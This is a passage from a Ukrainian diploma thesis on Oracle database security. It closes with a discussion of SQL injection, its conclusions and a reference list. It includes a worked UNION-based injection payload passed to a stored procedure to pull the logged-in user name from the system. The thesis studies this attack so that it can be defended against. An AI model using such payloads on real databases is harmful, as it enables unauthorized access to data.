Усі наведені вище приклади показують, як можна впровадити додатковий SQL в оператор select. Ті ж самі принципи можуть використовуватися в операторах update, insert і delete. Інші оператори, доступні в Oracle, включають DDL (Data Definition Language) оператори, які дозволяють змінити логічну структуру бази даних. Наприклад, за допомогою DDL, можна створити таблицю або змінити мову, яка використовується. Часто програми дозволяють посилати будь-SQL запит до сервера. Це поганий спосіб програмування, оскільки дозволяє виконувати оператори типу DDL. Можна стверджувати, що даний випадок не є SQL ін'єкцією, тому що може бути виконаний будь-якою SQL, без зміни існуючого SQL запиту. [9]

Далі потрібно розглянути проблеми у модулях, процедурах та функціях. Можливо викликати PL/SQL функцію з SQL інструкції. Існують більш тисячі системних функцій і процедур, що йдуть зі стандартними пакетами. Зазвичай вони запускаються з DBMS (database management system) або UTL. Заголовки цих процедур можуть бути знайдені в $ ORACLE_HOME /rdbms /admin.

Нижче на рисунку 3.10 наведено приклад, який викликає системну функцію. Функція SYS.LOGIN_USER може повертати ім'я увійшовшого користувача:

```
SQL> exec get_cust('x'' union select sys.login_user from sys.dual where ''x''
debug:select customer_phone from customers where customer_surname='x' union
select sys.login_user from sys.dual where 'x'='x'
::DBSNMP
```

Рисунок 4.11 – Робота функції SYS.LOGIN_USER

Функції чи процедури, які викликаються з SQL, вельми сильно обмежені: функція не повинна змінювати стан бази даних або стан пакета, якщо вона викликана віддалено, і функція не може змінити змінні пакета, якщо вона викликана в операторі WHERE або групі операторів. У версіях більш ранніх, ніж Oracle 8, дуже небагато вбудованих функцій або процедур можна викликати з PL/SQL функції, яка викликається з SQL інструкції. Ці обмеження зняті в Oracle 8, але користувачі все одно не здатні викликати пакети file або output типів, типу UTL_FILE або DBMS_OUTPUT або DBMS_LOB безпосередньо з SQL інструкцій, оскільки вони повинні виконуватися в PL / SQL блоці або викликатися командою з SQL * Plus. Можна використовувати процедури, які є частиною функції, яка призначена для виклику з SQL запиту. [10]

З цього можна зробити висновки, які вразливості є в базі даних і на чому треба зробити акцент, щоб запобігти порушенню інформаційної безпеки. А саме отримуючи доступ до однієї бази даних, можливо звертатися до закритих баз даних. Як висновки цільового дослідження можливо сказати, що загрози для СУБД Oracle дуже суттєві, але при методах безпеки та правильному налаштуванні, які були описані раніше, захист інформації та ефективність

методів добре підходить для захисту інформації у ненавантажених проектах. А саме як вже було зазначено, СУБД Oracle у концепції ненавантаженого проекту локальної доставки товарів по магазинам у не великому місті не потребує складного розповсюдження ролей та система квот ідеально вписується у концепт такого проекту, на відміну від навантаженого проекту, який би при цій парадигмі потребував би додаткового обслуговування, при постійному масштабуванні.

ВИСНОВКИ

В дипломній роботі на прикладі застосування sql-ін’єкцій було оцінено можливі проблеми і витрати, пов'язані із застосуванням Oracle Database для роботи з ненавантаженим проектом доставки у локальному місті. Мета дослідження досягнута . Для цього були виконані завдання:

- Ознайомлення з загальними загрозами для веб-додатків та ненавантажених проектів.
- Аналіз загального концепту захисту інформації в СУБД.
- Розгляд можливостей та особливостей захисту інформації у Oracle DB.
- Реалізація дослідницького проекту в середовищі Oracle DB.
- Формування рекомендацій по використанню методів захисту в Oracle DB.

Використання методів захисту у СУБД Oracle Database є досить актуальним через постійні загрози з у ненавантажених проектах. Ці методи дуже ефективно справляються з головною цілью, а саме забезпеченням конфіденційності інформації. Головною загрозою Oracle Database є те що багато розробників не налаштовує повністю систему при її використанні, тим самим забезпечує багато лазійок для зловмисників. Тому дослідження методів безпеки не тільки проводило аналіз ефективності, а й навело головні методології безпеки.

У першому розділі дипломної роботи було проаналізовано основну інформативну частину стосовно загроз для веб-додатків та виділено основні види та можливості їх протидії. Також надано загальну характеристику SQL-ін’єкціям, як одній з головних загроз.

У другому розділі дипломної роботи було розглянуто загальні концепти безпеки в СУБД. Було проаналізовано різні варіанти моделей архітектури безпеки в системах та на прикладі запитів розглянуто їх систематичність.

Також було наведено головні елементи безпеки в СУБД та проаналізовано їх недоліки та переваги.

У третьому розділі дипломної роботи було розглянуто методи безпеки в Oracle DB. Проаналізовано основну архітектуру безпеки в цій СУБД. Створено тестові таблиці, які типові за складністю до ненавантажених проектів. Також було смодульовано та виконано ряд експериментів з SQL-ін’єкціями, як головною загрозою. На прикладі цих експериментів було зроблено висновки та сформовано поради для забезпечення безпеки даних.

У результаті виконання дипломної роботи було проведено дослідження, щодо ефективності методів безпеки в СУБД Oracle DB. Було створено ряд запитів та конструкцій в процедурі для отримання доступу до системних даних та тестової таблиці. Як видно з результатів, доступ було отримано, але використання методів безпеки, невілює можливість таких загроз. Як висновок можливо сказати, що правильна методогія використання методів безпеки в СУБД Oracle DB, робить цю систему високо ефективною в плані захисту особливо на ненавантажених проектах.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Meg Coffin Murray. Database Security: What Students Need to Know: [Електронний ресурс] // Journal of Information Technology Education. URL: https://www.jite.org/documents/Vol9/JITEv9IIPp061-077Murray804.pdf. (дата звертання: 05.08.2022).
2. Top 10 Information Security Threats [Електронний ресурс] // Limeproxies. URL: https://limeproxies.netlify.app/blog/top-10-information-security-threats-in-2018/. (дата звертання: 05.08.2022).
3. Web Application Security: Best Practices to stop Threats [Електронний ресурс] // Simform. URL: https://www.simform.com/blog/web-application-security/. (дата звертання: 05.08.2022).
4. Best Practices for Oracle Database Security: [Електронний ресурс] // DataSunrise, Inc URL: https://www.datasunrise.com/professional-info/oracle-db-security/ (дата звертання: 05.08.2022).
5. The Oracle Security Model: [Електронний ресурс] // O'Reilly Media, Inc. URL: https://www.oreilly.com/library/view/oracle-security/1565924509/ch01s02.html (дата звертання: 05.08.2022).
6. Managing Machine Security: [Електронний ресурс] // Oracle Inc. URL: https://docs.oracle.com/cd/E18752_01/html/816-4557/concept-1.html (дата звертання: 05.08.2022).
7. Controlling Access to Systems: [Електронний ресурс] // Oracle Inc. URL: https://docs.oracle.com/cd/E18752_01/html/816-4557/secsys-1.html. (дата звертання: 05.08.2022).
8. Authentication Services and Secure Communication: [Електронний ресурс] // Oracle Inc. URL: https://docs.oracle.com/cd/E18752_01/html/816-4557/auth-1.html (дата звертання: 05.08.2022).

9. Kerberos Service: [Електронний ресурс] // Oracle Inc. URL: https://docs.oracle.com/cd/E18752_01/html/816-4557/seamtm-1.html. (дата звертання: 05.08.2022).
10. System Administration Guide: Security: [Електронний ресурс] // Oracle Inc. URL: https://docs.oracle.com/cd/E18752_01/pdf/816-4557.pdf. (дата звертання: 05.08.2022).